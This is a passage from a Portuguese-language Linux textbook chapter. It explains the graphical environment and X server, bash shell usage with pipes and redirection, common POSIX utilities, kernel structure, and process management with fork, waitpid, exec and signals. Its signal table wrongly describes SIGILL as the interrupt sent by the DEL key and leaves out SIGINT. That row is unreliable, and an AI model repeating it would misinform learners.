A GUI para o Linux é similar às primeiras GUIs desenvolvidas para sistemas UNIX nos anos de 1970 e popularizadas pelo Macintosh e mais tarde Windows para plataformas de PCs. A GUI cria um ambiente de área de trabalho, uma metáfora familiar com janelas, ícones, pastas, barras de ferramentas e funcionalidades de arrastar e largar. Um ambiente de área de trabalho completo contém um gerenciador de janelas, que controla a colocação e o aparecimento de janelas, assim como várias aplicações, e fornece uma interface gráfica consistente. Ambientes de área de trabalho populares para o Linux incluem GNOME (GNU Network Object Model Environment) e KDE (K Desktop Environment).

GUIs no Linux têm o suporte do Sistema X Window, que define os protocolos de comunicação e exibição para manipular janelas em exibições de bitmaps para o UNIX e sistemas do tipo UNIX. O servidor X é o principal componente que controla dispositivos como o teclado, o mouse e a tela, e é responsável por redirecionar a entrada para ou aceitar a saída de programas clientes. O ambiente GUI real geralmente é construído sobre uma biblioteca de baixo nível, *xlib*, que contém a funcionalidade para interagir com o servidor X. A interface gráfica estende a funcionalidade básica do X11 enriquecendo a visão da janela, fornecendo botões, menus, ícones e outras opções. O servidor X pode ser inicializado manualmente, a partir de uma linha de comando, mas geralmente é inicializado durante o processo de inicialização por meio de um gerenciador de tela, que exibe a tela de login gráfica para o usuário.

Quando trabalhando em sistemas Linux por meio de uma interface gráfica, os usuários podem usar cliques do mouse para executar aplicações ou abrir arquivos, arrastar e largar para copiar arquivos de uma localização para outra, e assim por diante. Além disso, os usuários podem invocar um programa emulador terminal, ou *xterm*, que lhes proporciona a interface de linha de comando básica para o sistema operacional. A sua descrição é dada na seção a seguir.

10.2.3 O interpretador de comandos (shell)

Embora os sistemas Linux tenham uma interface de usuário gráfica, a maioria dos programadores e usuários gráficos ainda prefere uma interface de linha de comando, chamada de interpretador de comandos (**shell**). Muitas vezes eles abrem uma ou mais janelas de shell da interface de usuário gráfica e apenas trabalham nelas. A interface de linha de comando shell é muito mais rápida de ser usada, mais poderosa, facilmente extensível e não causa nenhuma lesão por esforço repetitivo (LER) por usar o mouse o tempo todo. A seguir descreveremos brevemente o shell *bash*. Ele é bastante inspirado no shell UNIX original, o shell *Bourne* (escrito por Steve Bourne, então no Bell Labs). Seu nome é um acrônimo para *Bourne Again SHell*. Muitos outros shells também estão em uso (*ksh*, *csh* etc.), mas *bash* é o shell padrão na maioria dos sistemas Linux.

Quando acionado, o shell inicializa a si mesmo, então digita um caractere **prompt**, muitas vezes uma percentagem ou sinal de dólar, na tela e espera que o usuário digite uma linha de comando.

Quando o usuário digita uma linha de comando, o shell extrai a primeira palavra dele, onde palavra aqui significa uma série de caracteres delimitados por um espaço ou guia (tab). Ele então presume que essa palavra é o nome de um programa a ser executado, pesquisa por esse programa e se o encontra, executa-o. O shell então suspende a si mesmo até o programa terminar, momento em que ele tenta ler o próximo comando. O que é importante aqui é simplesmente a observação de que o shell é um programa de usuário comum. Tudo de que ele precisa é a capacidade de ler do teclado e escrever para o monitor, assim como o poder de executar outros programas.

Comandos podem aceitar argumentos, que são passados como cadeias de caracteres para o programa chamado. Por exemplo, a linha de comando

```
cp src dest
```

invoca o programa *cp* com dois argumentos, *src* e *dest*. Esse programa interpreta o primeiro para ser o nome de um arquivo existente. Ele faz uma cópia desse arquivo e chama a cópia *dest*.

Nem todos argumentos são nomes de arquivos. Em

```
head –20 file
```

o primeiro argumento, −20, diz para *head* imprimir as primeiras 20 linhas de *file*, em vez do número padrão de linhas, 10. Argumentos que controlam a operação de um comando ou especificam um valor opcional são chamados de **flags**, e por convenção são indicados por um traço. O traço é necessário para evitar ambiguidade, pois o comando

```
head 20 file
```

é perfeitamente legal, e diz a *head* para primeiro imprimir 10 linhas de um arquivo chamado *20* e então imprimir as 10 linhas iniciais de um segundo arquivo chamado *file*. A maioria dos computadores Linux aceita múltiplos flags e argumentos.

Para facilitar especificar múltiplos nomes de arquivos, o shell aceita **caracteres mágicos**, às vezes chamados de **caracteres curinga**. Um asterisco, por exemplo, casa com todas as cadeias possíveis, então

```
ls *.c
```

diz a *ls* para listar todos os arquivos cujo nome termina em *.c*. Se os arquivos chamados *x.c, y.c* e *z.c* existirem, o comando acima será o equivalente a digitar

```
ls x.c y.c z.c
```

Outro caractere curinga é o ponto de interrogação, que corresponde a qualquer caractere. Uma lista de caracteres dentro de colchetes seleciona qualquer um deles, então

```
ls [ape]*
```

lista todos os arquivos começando com “a”, “p”, ou “e”.

Um programa como o shell não precisa abrir o terminal (teclado e monitor) a fim de ler a partir dele ou escrever para ele. Em vez disso, quando ele (ou qualquer outro programa) é inicializado, ele automaticamente tem acesso a um arquivo chamado **entrada padrão** (para leitura), um arquivo chamado **saída padrão** (para escrita normal) e um arquivo chamado **erro padrão** (para escrever mensagens de erro). Em geral, todos os três arquivos são padrões para o terminal, de maneira que leituras da entrada padrão vêm do teclado e escritas da saída padrão ou erro padrão vão para a tela. Muitos programas Linux leem da entrada padrão e escrevem para a saída padrão sem a necessidade de que isso seja especificado. Por exemplo,

```
sort
```

invoca o programa *sort*, que lê linhas do terminal (até o usuário digitar um CTRL-D, para indicar o fim do arquivo), ordena-as alfabeticamente e escreve o resultado para a tela.

Também é possível se redirecionar a entrada padrão e a saída padrão, à medida que isso é muitas vezes útil. A sintaxe para redirecionar entradas padrão usa um símbolo menor que (<) seguido pelo nome de arquivo de entrada. De modo semelhante, a saída padrão é redirecionada usando um símbolo maior que (>). É permitido redirecionar ambos no mesmo comando. Por exemplo, o comando

```
sort <in >out
```

faz que *sort* tome sua entrada do arquivo *in* e escreva sua saída para o arquivo *out*. Como o erro padrão não foi redirecionado, quaisquer mensagens de erro vão para a tela. Um programa que lê sua entrada da entrada padrão realiza algum processamento sobre ele e escreve sua saída para a saída padrão é chamado de **filtro**.

Considere a linha de comando a seguir consistindo de três comandos em separado:

```
sort <in >temp; head –30 <temp; rm temp
```

Ela primeiro executa *sort*, assumindo a entrada de *in* e escrevendo a saída para *temp*. Quando isso for completado, o shell executa *head*, dizendo-lhe para imprimir as primeiras 30 linhas de *temp* e imprimi-las na saída padrão, que vai então para o terminal. Por fim, o

arquivo temporário é removido. Ele não é reciclado. Ele se vai para sempre.

Ocorre frequentemente que o primeiro programa em uma linha de comando produz uma saída que é usada como entrada para o programa seguinte. No exemplo anterior, usamos o arquivo *temp* para conter a saída. No entanto, o Linux fornece uma construção mais simples para fazer a mesma coisa. Em

```
sort <in | head –30
```

a barra vertical, chamada **símbolo pipe**, diz para tomar a saída de *sort* e usá-la como a entrada para *head*, eliminando a necessidade para criar, usar e remover o arquivo temporário. Uma coleção de comandos conectados por símbolos pipe, chamada de **pipeline**, pode conter arbitrariamente muitos comandos. Um pipeline de quatro componentes é mostrado pelo exemplo a seguir:

```
grep ter *.t | sort | head –20 | tail –5 >foo
```

Aqui todas as linhas contendo a cadeia “ter” em todos os arquivos terminando em *.t* são escritas para saída padrão, onde elas são ordenadas. As primeiras 20 dessas linhas são selecionadas por *head*, que as passa para *tail*, que escreve as últimas cinco (isto é, linhas de 16 a 20 na lista ordenada) para *foo.* Esse é um exemplo de como o Linux fornece blocos de construção básicos (múltiplos filtros), em que cada um realiza uma tarefa, juntamente com um mecanismo para estruturá-los de maneiras quase ilimitadas.

Linux é um sistema multiprogramado de propósito geral. Um único usuário pode executar vários programas ao mesmo tempo, cada um como um processo separado. A sintaxe do shell para executar um processo no segundo plano é seguir o seu comando com um sinal de “e” comercial (ampersand). Desse modo,

```
wc –l <a >b &
```

executa o programa de contagem de palavras, *wc*, para contar o número de linhas (*flag –l*) na sua entrada, *a*, escrevendo o resultado para *b*, mas o faz em segundo plano. Tão logo o comando tenha sido digitado, o shell mostra o *prompt* e está pronto para aceitar e lidar com o comando seguinte. Pipelines também podem ser colocados em segundo plano, por exemplo, por

```
sort <x | head &
```

Múltiplos pipelines podem executar no segundo plano simultaneamente.

É possível colocar uma lista de comandos do shell em um arquivo e então inicializar um shell com esse arquivo como a entrada padrão. O (segundo) shell apenas os processa em ordem, a mesma que ele usaria com comandos digitados no teclado. Arquivos contendo comandos de shell são chamados de **scripts (roteiros) de shell.** Scripts de shell podem designar valores para variáveis do shell e então lê-los posteriormente. Eles podem também ter parâmetros e usar construções if, for, while e case. Desse modo, um script de shells é, na realidade, um programa escrito em linguagem shell. O shell Berkeley C é um shell alternativo projetado para fazer script de shells (e a linguagem de comando em geral) parecerem programas C em muitos aspectos. Como o shell é apenas outro programa de usuário, outras pessoas escreveram e distribuíram uma série de outros shells. Os usuários são livres para escolher o shell que quiserem.

10.2.4 Programas utilitários do Linux

A interface do shell do Linux consiste em um grande número de programas utilitários padrão. De maneira geral, esses programas podem ser divididos em seis categorias, como a seguir:

1. Comandos para manipulação de arquivos e diretórios.
2. Filtros.
3. Ferramentas de desenvolvimento de programas, como editores e compiladores.
4. Processamento de texto.
5. Administração de sistema.
6. Miscelâneas.

O padrão POSIX 1003.1-2008 especifica a sintaxe e semântica de aproximadamente 150 desses, fundamentalmente nas primeiras três categorias. A ideia de padronizá-los é possibilitar a qualquer um escrever script de shells que usam esses programas e funcionam em todos os sistemas Linux.

Além desses utilitários padrão, há muitos programas de aplicação também, é claro, como navegadores da web, players de mídia, visualizadores de imagem, office suites, jogos e assim por diante.

Vamos considerar alguns exemplos desses programas, começando com a manipulação de arquivos e diretórios.

```
cp a b
```

copia o arquivo *a* para *b*, deixando o arquivo original intacto. Em comparação,

```
mv a b
```

copia *a* para *b*, mas remove o original. Na realidade, ele move o arquivo em vez de realmente fazer uma cópia no sentido usual. Vários arquivos podem ser concatenados usando *cat*, que lê cada um dos seus arquivos de entrada e copia todos para saída padrão, um depois do outro. Arquivos podem ser removidos pelo comando *rm*. O comando *chmod* permite que o proprietário mude os bits de direitos para modificar permissões de acesso. Diretórios podem ser criados com *mkdir* e removidos com *rmdir*. Para ver uma lista dos arquivos em um diretório, *ls* pode ser usada. Ela tem um vasto número de flags para controlar quantos detalhes sobre cada arquivo são mostrados (por exemplo, tamanho, proprietário, grupo, data de criação), a fim de determinar a ordem de apresentação (por exemplo, alfabética, por horário da última modificação, reversa), para especificar o layout na tela e muito mais.

Já vimos vários filtros: *grep* extrai linhas contendo um determinado padrão da entrada padrão ou um ou mais arquivos de entrada; *sort* ordena sua entrada e a escreve na saída padrão; *head* extrai as linhas iniciais da sua entrada; *tail* extrai as linhas finais da sua entrada. Outros filtros definidos por 1003.2 são *cut* e *paste*, que permitem que colunas do texto sejam copiadas e coladas em arquivos; *od*, que converte sua entrada (normalmente binária) para texto ASCII, em octal, decimal ou hexadecimal; *tr*, que faz a tradução de caracteres (por exemplo, minúsculo para maiúsculo); e *pr*, que formata a saída para a impressora, incluindo opções para inserir cabeçalhos, números de páginas e assim por diante.

Compiladores e ferramentas de programação incluem *gcc*, que chama o compilador C, e *ar*, que junta rotinas de biblioteca em arquivos comprimidos.

Outra ferramenta importante é *make*, que é usada para manter grandes programas cujo código-fonte consiste em múltiplos arquivos. Em geral, alguns deles são **arquivos de cabeçalho**, que contêm tipos, variáveis, macros e outras declarações. Os arquivos-fonte muitas vezes incluem a utilização de uma diretiva *include* especial. Dessa maneira, dois ou mais arquivos-fonte podem compartilhar das mesmas declarações. No entanto, se um arquivo de cabeçalho é modificado, é necessário encontrar todos os arquivos-fonte que dependem dele e recompilá-los. A função de *make* é rastrear qual arquivo depende de qual cabeçalho, e questões similares, e arranjar para que todas as compilações necessárias ocorram automaticamente. Quase todos os programas Linux, exceto os menores, são configurados para serem compilados com *make*.

Uma seleção dos programas utilitários POSIX está listada na Figura 10.2, com uma descrição breve de cada um. Todos os sistemas Linux têm esses programas e muito mais.


FIGURA 10.2 Alguns dos programas utilitários Linux comuns requeridos por POSIX.

Programa	Tipicamente
cat	Concatena vários arquivos para a saída-padrão
chmod	Altera o modo de proteção do arquivo
cp	Copia um ou mais arquivos
cut	Corta colunas de texto de um arquivo
grep	Procura um certo padrão dentro de um arquivo
head	Extrai as primeiras linhas de um arquivo
ls	Lista diretório
make	Compila arquivos e constrói um binário
mkdir	Cria um diretório
od	Gera uma imagem (dump) octal de um arquivo
paste	Cola colunas de texto dentro de um arquivo
pr	Formata um arquivo para impressão
ps	Lista os processos em execução
rm	Remove um ou mais arquivos
rmdir	Remove um diretório
sort	Ordena um arquivo de linhas alfabeticamente
tail	Extrai as últimas linhas de um arquivo
tr	Traduz entre conjuntos de caracteres

10.2.5 Estrutura do núcleo

Na Figura 10.1, vimos a estrutura global de um sistema Linux. Agora vamos examinar mais de perto o núcleo como um todo antes de estudar as várias partes, como o escalonamento de processos e o sistema de arquivos.

O núcleo encontra-se diretamente sobre o hardware e possibilita interações com os dispositivos de E/S e a unidade de gerenciamento de memória, e controla o acesso da CPU a eles. No nível mais baixo, como mostrado na Figura 10.3, ele contém tratadores de interrupção, que são a principal maneira de interagir com dispositivos, e o mecanismo de despacho de baixo nível. Esse despacho ocorre quando acontece uma interrupção. O código de baixo nível para o processo em execução guarda o seu estado nas estruturas de processo do núcleo e inicializa o driver apropriado. O despacho de processo também acontece quando o núcleo completa algumas operações, momento em que um processo de usuário é iniciado novamente. O

FIGURA 10.3 Estrutura do núcleo do Linux.

código de despacho está em linguagem de montagem e é bastante distinto do escalonamento.

Em seguida, dividimos os vários subsistemas de núcleo em três componentes principais. O componente E/S na Figura 10.3 contém todos os fragmentos de núcleo responsáveis por interagir com dispositivos e realizar operações de E/S de rede e armazenamento. No nível mais alto, as operações de E/S são todas integradas sob a camada **VFS** (**Virtual File System** — Sistema de arquivos virtual). Isto é, no nível mais alto, realizar uma operação de leitura em um arquivo, não importa se ele está na memória ou no disco, é o mesmo que realizar uma operação de leitura para recuperar um caractere de uma entrada do terminal. No nível mais baixo, todas as operações de E/S passam por algum driver de dispositivo. Todos os drivers Linux são classificados como drivers de dispositivos de caracteres ou drivers de dispositivos de blocos, a principal diferença é que buscas e acessos aleatórios são permitidos em dispositivos de bloco, e não em dispositivos de caracteres. Tecnicamente, dispositivos de redes são de fato dispositivos de caracteres, mas eles são tratados de modo um pouco diferente, então provavelmente é melhor que fiquem separados, como foi feito na figura.

Acima do nível do driver do dispositivo, o código do núcleo é diferente para cada tipo de dispositivo. Dispositivos de caracteres podem ser usados de duas maneiras. Alguns programas, como em editores visuais, como *vi* e *emacs*, querem cada tecla pressionada individualmente. O terminal bruto de E/S (tty) torna isso possível. Outros softwares, como o shell, são orientados por linhas, permitindo que os usuários editem a linha inteira antes de pressionar ENTER para enviá-la para o programa. Nesse caso, a cadeia de caracteres do dispositivo terminal é passada pelo que é chamado disciplina de linha, e uma formatação apropriada é aplicada.

O software de rede é muitas vezes modular, com diferentes dispositivos e protocolos suportados. A camada acima dos drivers de rede lida com um tipo de função de roteamento, certificando-se de que o pacote certo vá para o dispositivo certo ou tratador de protocolo. A maioria dos sistemas Linux contém a funcionalidade completa de um roteador de hardware dentro do núcleo, embora o desempenho seja inferior ao de um roteador de hardware. Acima do código de roteador há a pilha de protocolo real, incluindo IP e TCP, mas também protocolos adicionais. Acima de toda a rede há uma interface de soquete, que permite que os programas criem soquetes para redes e protocolos em particular, retornando um descritor de arquivos para cada soquete usar mais tarde.

No topo dos drivers de disco está o escalonador de E/S, que é responsável por ordenar e emitir solicitações de operações de disco de uma maneira que tente conservar movimentos de cabeça de disco desperdiçados ou para atender alguma outra política de sistema.

Bem no topo da coluna de dispositivos de bloco estão os arquivos de sistemas. O Linux pode, e na realidade tem, múltiplos sistemas de arquivos coexistindo

simultaneamente. A fim de esconder as terríveis diferenças arquitetônicas dos vários dispositivos de hardware da implementação do sistema de arquivos, uma camada de dispositivos de bloco genérica fornece uma abstração usada por todos os sistemas de arquivos.

À direita na Figura 10.3 estão os outros dois componentes-chave do núcleo Linux. Estes são responsáveis pelas tarefas de gerenciamento de memória e processo. Tarefas de gerenciamento de memória incluem manter os mapeamentos memória virtual para física, manter uma cache de páginas recentemente acessadas e implementar uma boa política de substituição de páginas, assim como sob demanda trazer novas páginas de códigos e dados necessários para a memória.

A principal responsabilidade do componente de gerenciamento de processo é a criação e término de processos. Isso também inclui o escalonador de processos, que escolhe qual processo ou thread a ser executado em seguida. Como veremos na próxima seção, o núcleo do Linux trata ambos os processos e threads simplesmente como entidades executáveis, e os escalonará com base em uma política de escalonamento global. Por fim, o código para o tratamento de sinais também pertence a esse componente.

Embora os três componentes sejam representados em separado na figura, eles são altamente interdependentes. Sistemas de arquivos costumam acessar arquivos por meio de dispositivos de bloco. No entanto, a fim de esconder as grandes latências de acessos de disco, arquivos são copiados na cache de páginas na memória principal. Alguns arquivos podem ser até dinamicamente criados e ter apenas uma representação na memória, como os que oferecem alguma informação de uso de recursos em tempo de execução. Além disso, o sistema de memória virtual pode contar com uma partição de disco ou área de troca de arquivos para criar cópias de partes da memória principal quando ele precisa liberar determinadas páginas e, portanto, conta com o componente de E/S. Existem várias outras interdependências.

Além dos componentes estáticos no núcleo, o Linux dá suporte a módulos dinamicamente carregáveis. Esses módulos podem ser usados para acrescentar ou substituir os drivers de dispositivos padrão, sistema de arquivos, rede, ou outros códigos-núcleo. Os módulos não são mostrados na Figura 10.3.

Por fim, bem no topo está a interface de chamadas de sistema para o núcleo. Todas as chamadas de sistema vêm até essa área, provocando um desvio que chaveia a execução do modo usuário para o modo núcleo protegido e passa o controle para um dos componentes do núcleo descritos anteriormente.

10.3 Processos no Linux

Nas seções anteriores, começamos examinando o Linux como visto do teclado, isto é, o que o usuário vê em uma janela *xterm*. Demos exemplos de comandos shell e programas utilitários que são usados frequentemente. Terminamos com uma breve visão geral da estrutura do sistema. Agora chegou o momento de nos aprofundarmos no núcleo e olhar mais de perto os conceitos básicos a que o Linux dá suporte, a saber, processos, memória, o sistema de arquivos e entrada/saída. Essas noções são importantes porque as chamadas de sistema — a interface do próprio sistema operacional — as manipulam. Por exemplo, chamadas de sistema existem para criar processos e threads, alocar memória, abrir arquivos e realizar E/S.

Infelizmente, com tantas versões do Linux, há algumas diferenças entre elas. Neste capítulo, enfatizaremos as características comuns a todas elas em vez de nos concentrarmos em qualquer versão específica. Assim, em determinadas seções (especialmente as de implementação), a discussão pode não se aplicar igualmente a todas as versões.

10.3.1 Conceitos fundamentais

As principais entidades ativas em um sistema Linux são os processos. Os processos Linux são muito similares aos processos sequenciais clássicos que estudamos no Capítulo 2. Cada processo executa um único programa e inicialmente tem um único thread de controle. Em outras palavras, ele tem um contador de programa, que controla a próxima instrução a ser executada. O Linux permite que um processo crie threads adicionais uma vez inicializado.

O Linux é um sistema multiprogramado, de maneira que múltiplos processos interdependentes podem estar executando ao mesmo tempo. Além disso, cada usuário pode ter vários processos ativos ao mesmo tempo, de maneira que em um grande sistema pode haver centenas ou mesmo milhares de processos executando. Na realidade, na maioria das estações de trabalho de usuário único, mesmo quando o usuário está ausente, dúzias de processos de segundo plano, chamados **daemons**, estão executando. Esses processos são iniciados por um script de shell quando o sistema é inicializado. ("Daemon" é uma variação ortográfica de "demon", um espírito do mal que age por conta própria.)

Um daemon típico é o *cron daemon*. Ele desperta uma vez por minuto para conferir se há algum trabalho para fazer. Se houver, ele realiza o trabalho. Então

ele volta a dormir até chegar o momento da próxima verificação.

Esse daemon é necessário porque no Linux é possível agendar atividades a serem realizadas minutos, horas, dias ou mesmo meses depois. Por exemplo, suponha que um usuário tenha uma consulta no dentista às 15 h da próxima terça-feira. Ele pode fazer uma entrada no banco de dados do cron daemon dizendo para o daemon acionar um alarme às 14h30min. Quando o dia e a hora agendados chegam, o cron daemon vê que tem trabalho a fazer e inicia o programa de alarme como um novo processo.

O cron daemon também é usado para iniciar atividades periódicas, como fazer backups de disco diários às 4h00, ou lembrar a usuários esquecidos todos os anos em 31 de outubro para fazer um estoque de balas e bombons para o Halloween. Outros daemons cuidam do correio eletrônico que chega e sai, gerenciam a fila na impressora, conferem se há páginas livres suficientes na memória e assim por diante. Daemons são diretos para implementar no Linux, pois cada um é um processo separado, independente de todos os outros processos.

Processos são criados no Linux de uma maneira especialmente simples. A chamada de sistema fork cria uma cópia exata do processo original. O processo criador é chamado de **processo pai**. O novo processo é chamado de **processo filho**. Cada um tem suas próprias imagens de memória privadas. Se o pai subsequentemente mudar qualquer uma de suas variáveis, as mudanças não serão visíveis para o filho e vice-versa.

Arquivos abertos são compartilhados entre pai e filho. Isto é, se um determinado arquivo foi aberto no processo pai antes de fork, ele continuará aberto tanto no pai quanto no filho depois. Mudanças feitas no arquivo por qualquer um serão visíveis para o outro. Esse comportamento é apenas razoável, pois essas mudanças também são visíveis para qualquer processo não relacionado que abrir o arquivo.

O fato de as imagens de memória, variáveis, registradores e tudo mais serem idênticos no processo pai e no filho leva a uma pequena dificuldade: como os processos sabem quem deve executar o código pai e quem deve executar o código filho? O segredo é que a chamada de sistema fork retorna um 0 para o filho e um valor diferente de zero, o **PID** (**Process Identifier** — Identificador de processo) do filho, para o pai. Ambos os processos em geral conferem o valor de retorno e agem conforme mostrado na Figura 10.4.

Processos são chamados por seus PIDs. Quando um processo é criado, o pai recebe o PID do filho, como já mencionado. Se o filho quiser saber seu próprio PID, há uma chamada de sistema, getpid, que o fornece. PIDs são usados de uma série de maneiras. Por exemplo, quando um filho termina, o pai recebe o PID desse processo-filho. Isso pode ser importante, porque um pai pode ter muitos filhos. Como filhos também podem ter filhos, um processo original pode construir uma árvore inteira de filhos, netos e mais descendentes.

Processos no Linux podem comunicar-se uns com os outros usando uma forma de troca de mensagens. É possível criar um canal entre dois processos no qual um processo pode escrever um fluxo de bytes para o outro ler. Esses canais são chamados **pipes**. A sincronização é possível porque, quando um processo tenta ler a partir de um pipe vazio, ele é bloqueado até que os dados estejam disponíveis.

Os pipelines do shell são implementados com pipes. Quando o shell vê uma linha como

```
sort <f | head
```

ele cria dois processos, *sort* e *head*, e estabelece um pipe entre eles de tal maneira que a saída padrão de *sort* esteja conectada com a entrada padrão de *head*. Desse modo, todos os dados que *sort* escreve vão diretamente para *head*, em vez de ir para um arquivo. Se o pipe encher, o sistema para de executar *sort* até que *head* tenha removido alguns dados dele.

Processos também podem comunicar-se de outra maneira além dos pipes: interrupções de software. Um processo pode enviar o que é chamado de um **sinal** para outro processo. Processos podem dizer ao sistema o que eles querem que aconteça quando um sinal for recebido.

FIGURA 10.4 Criação de processo no Linux.

```
pid = fork( );              /* se o fork tiver exito, o processo pai obtera pid > 0*/
if (pid < 0) {
      handle_error ( );     /* o fork falhou (por exemplo, a memoria ou alguma tabela esta cheia) */
} else if (pid > 0) {
                            /* codigo do pai segue aqui./ */
} else {
                            /* codigo do filho segue aqui./ */
}
```

As escolhas disponíveis são ignorá-lo, pegá-lo ou deixar que o sinal elimine o processo. Terminar o processo é o padrão para a maioria dos sinais. Se um processo elege pegar sinais enviados para si, ele deve especificar uma rotina de tratamento de sinais. Quando um sinal chega, o controle vai passar abruptamente para o tratador. Quando o tratador tiver terminado e retornar, o controle volta para seu lugar de origem, análogo às interrupções de E/S de hardware. Um processo pode enviar sinais apenas para membros do seu **grupo de processos**, que consiste em seu pai (e ancestrais mais distantes), irmãos e filhos (e descendentes mais distantes). Um processo pode também enviar um sinal para todos os membros do seu grupo de processos com uma única chamada de sistema.

Sinais também são usados para outros fins. Por exemplo, se um processo está realizando aritmética de ponto flutuante e inadvertidamente faz uma divisão por 0 (algo que não agrada nem um pouco aos matemáticos), resulta em um sinal SIGFPE (exceção de ponto flutuante). Alguns dos sinais que são exigidos pelo POSIX estão listados na Figura 10.5. Muitos sistemas Linux têm sinais adicionais também, mas os programas que os utilizam podem não ser portáteis para outras versões do Linux e UNIX em geral.

10.3.2 Chamadas de sistema para gerenciamento de processos no Linux

Vamos agora examinar as chamadas de sistema Linux que lidam com gerenciamento de processos. As principais estão listadas na Figura 10.6. Fork é um bom lugar para se começar a discussão. A chamada de sistema fork, que conta com o suporte de outros sistemas UNIX tradicionais, é a principal maneira de criar um novo processo nos sistemas Linux. (Discutiremos outra possibilidade na seção a seguir.) Ela cria uma duplicata do processo original, incluindo todos os descritores de arquivos, registradores e tudo mais. Após o fork, o processo original e a cópia (o pai e o filho) seguem caminhos distintos. Todas as variáveis têm valores idênticos no momento do fork, mas como todo o espaço de endereçamento é copiado para criar o filho, mudanças subsequentes em um deles não afetam o outro. A chamada fork retorna um valor, que é zero no filho, igual ao PID do filho no pai. Usando o PID retornado, os dois processos podem ver quem é o pai e quem é o filho.

Na maioria dos casos, após um fork, o filho precisará executar um código diferente do pai. Considere o caso do shell. Ele lê um comando do terminal, cria um processo filho, espera pelo filho para executar o comando e então lê o comando seguinte quando o filho termina. Para esperar que o filho termine, o pai executa uma chamada de sistema waitpid, que apenas espera até o filho terminar (qualquer filho, se houver mais de um). Waitpid tem três parâmetros. O primeiro permite que o chamador espere por um filho específico. Se ele for −1, qualquer filho de qualquer idade (isto é, o primeiro filho a terminar) servirá. O segundo parâmetro é o endereço de uma variável que receberá o estado de saída do filho (término normal ou anormal e valor de saída). Isso

FIGURA 10.5 Alguns dos sinais exigidos por POSIX.

Sinal	Efeito
SIGABRT	Enviado para abortar um processo e forçar o despejo de memória (core dump)
SIGALRM	O alarme do relógio disparou
SIGFPE	Ocorreu um erro de ponto flutuante (por exemplo, divisão por 0)
SIGHUP	A linha telefônica que o processo estava usando caiu
SIGILL	O usuário pressionou a tecla DEL para interromper o processo
SIGQUIT	O usuário pressionou uma tecla solicitando o despejo de memória
SIGKILL	Enviado para matar um processo (não pode ser capturado ou ignorado)
SIGPIPE	O processo escreveu em um pipe que não tem leitores
SIGSEGV	O processo referenciou um endereço de memória inválido
SIGTERM	Usado para requisitar que um processo termine elegantemente
SIGUSR1	Disponível para propósitos definidos pela aplicação
SIGUSR2	Disponível para propósitos definidos pela aplicação

FIGURA 10.6 Algumas chamadas ao sistema relacionadas com processos. O código de retorno *s* é –1 quando ocorre um erro, *pid* é o ID do processo e *residual* é o tempo restante no alarme anterior. Os parâmetros são aqueles sugeridos pelos próprios nomes.

Chamada de sistema	Descrição
pid = fork( )	Cria um processo filho idêntico ao pai
pid = waitpid(pid, &statloc, opts)	Espera o processo filho terminar
s = execve(name, argv, envp)	Substitui a imagem da memória de um processo
exit(status)	Termina a execução de um processo e retorna status
s = sigaction(sig, &act, &oldact)	Define a ação a ser tomada nos sinais
s = sigreturn(&context)	Retorna de um sinal
s = sigprocmask(how, &set, &old)	Examina ou modifica a máscara do sinal
s = sigpending(set)	Obtém o conjunto de sinais bloqueados
s = sigsuspend(sigmask)	Substitui a máscara de sinal e suspende o processo
s = kill(pid, sig)	Envia um sinal para um processo
residual = alarm(seconds)	Ajusta o alarme do relógio
s = pause( )	Suspende o chamador até o próximo sinal

permite que o pai saiba o destino do seu filho. O terceiro parâmetro determina se o chamador bloqueia ou retorna se nenhum filho já tiver sido terminado.

No caso do shell, o processo filho deve executar o comando digitado pelo usuário. Ele faz isso usando a chamada de sistema exec, que faz que sua imagem de núcleo inteira seja substituída pelo arquivo nomeado em seu primeiro parâmetro. Um shell altamente simplificado ilustrando o uso de fork, waitpid e exec é mostrado na Figura 10.7.

No caso mais geral, exec tem três parâmetros: o nome do arquivo a ser executado, um ponteiro para o conjunto de argumentos e um ponteiro para o conjunto ambiente. Em breve os descreveremos. Vários procedimentos de biblioteca, como *execl, execv, execle* e *execve* são fornecidos para permitir que parâmetros sejam omitidos ou especificados de diversas maneiras. Todos esses procedimentos invocam a mesma chamada de sistema subjacente. Embora a chamada de sistema seja exec, não há um procedimento de biblioteca com esse nome; um dos outros tem de ser usado.

Vamos considerar o caso de um comando digitado para o shell, como

```
cp file1 file2
```

usado para copiar *file1* para *file2*. Após o shell ter criado um filho, este localiza e executa o arquivo *cp* e lhe passa a informação sobre os arquivos a serem copiados.

FIGURA 10.7 Um shell altamente simplificado.

```
while (TRUE) {                                  /* repete para sempre /*/
    type_prompt( );                             /* mostra o prompt na tela */
    read_command(command, params);              /* le a linha de entrada do teclado */

    pid = fork( );                              /* cria um processo filho */
    if (pid < 0) {
        printf("Unable to fork.\n");            /* condicao de erro */
        continue;                               /* repete o laco */
    }

    if (pid != 0) {
        waitpid (–1, &status, 0);               /* pai espera o filho */
    } else {
        execve(command, params, 0);             /* filho traz o trabalho */
    }
}
```

O principal programa de *cp* (e muitos outros programas) contém a declaração de função.

```
main(argc, argv, envp)
```

